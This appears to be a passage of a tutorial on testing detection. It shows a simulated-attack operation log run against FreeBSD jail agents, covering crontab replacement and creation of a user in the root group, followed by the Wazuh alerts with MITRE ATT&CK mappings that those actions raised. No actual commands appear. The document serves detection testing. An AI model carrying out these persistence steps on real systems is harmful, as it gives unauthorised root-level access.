
Current state: running

Obfuscation: plain-text

Last ran Create a new user in FreeBSD with `root` GID. (a minute ago)

Decide	Status	Link/Ability Name	Agent #paw	Host	pid	Link Command	Link Output
10/15/2023, 3:03:26 PM GMT-5	success	Cron - Replace crontab with referenced file	jgwjbj	agent01.appjail	75379	View Command	No output.
10/15/2023, 11:34:23 PM GMT-5	success	Cron - Replace crontab with referenced file	wbberx	agent01.appjail	69776	View Command	No output.
10/15/2023, 11:35:36 PM GMT-5	success	Create a user account on a FreeBSD system	swyduq	agent02.appjail	77599	View Command	No output.
10/15/2023, 11:36:12 PM GMT-5	success	Create local account (FreeBSD)	lwiqaf	agent03.appjail	78342	View Command	View Output
10/15/2023, 11:36:41 PM GMT-5	success	Cron - Replace crontab with referenced file	zwpjrx	agent04.appjail	85088	View Command	View Output
10/15/2023, 11:37:25 PM GMT-5	success	Create a new user in FreeBSD with `root` GID.	hukeoe	agent05.appjail	92367	View Command	No output.

Once the simulation operations have been completed, we verify the alerts generated by each test in the wazuh-dashboard console.




Security Alerts

	Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
›	Oct 15, 2023 @ 23:38:20.121	006	bhyve01			CIS Microsoft Windows 10 Enterprise Benchmark v1.12.0: Ensure 'Network access: Allow anonymous SID/Name translation' is set to 'Disabled'.	3	19009
›	Oct 15, 2023 @ 23:38:08.451	005	agent05.appjail	T1136.001 T1078.003	Persistence, Defense Evasion, Privilege Escalation, Initial Access	An user account has been modified.	3	222001
›	Oct 15, 2023 @ 23:38:08.253	005	agent05.appjail	T1136.001 T1078.003	Persistence, Defense Evasion, Privilege Escalation, Initial Access	A new user account has been added.	3	222000
›	Oct 15, 2023 @ 23:37:40.722	006	bhyve01			Software protection service scheduled successfully.	3	60642
›	Oct 15, 2023 @ 23:37:13.833	006	bhyve01			Service startup type was changed	3	61104
›	Oct 15, 2023 @ 23:37:04.763	004	agent04.appjail	T1053.003	Execution, Persistence, Privilege Escalation	Root's crontab entry changed.	8	2833
›	Oct 15, 2023 @ 23:36:23.762	003	agent03.appjail	T1136.001 T1078.003	Persistence, Defense Evasion, Privilege Escalation, Initial Access	A new user account has been added.	3	222000
›	Oct 15, 2023 @ 23:36:16.766	002	agent02.appjail	T1136.001 T1078.003	Persistence, Defense Evasion, Privilege Escalation, Initial Access	A new user account has been added.	3	222000
›	Oct 15, 2023 @ 23:34:54.333	006	bhyve01			Software protection service scheduled successfully.	3	60642
›	Oct 15, 2023 @ 23:34:37.755	001	agent01.appjail	T1053.003	Execution, Persistence, Privilege Escalation	Root's crontab entry changed.	8	2833


Rows per page: 10

‹ 1 2 3 4 5 … 64 ›



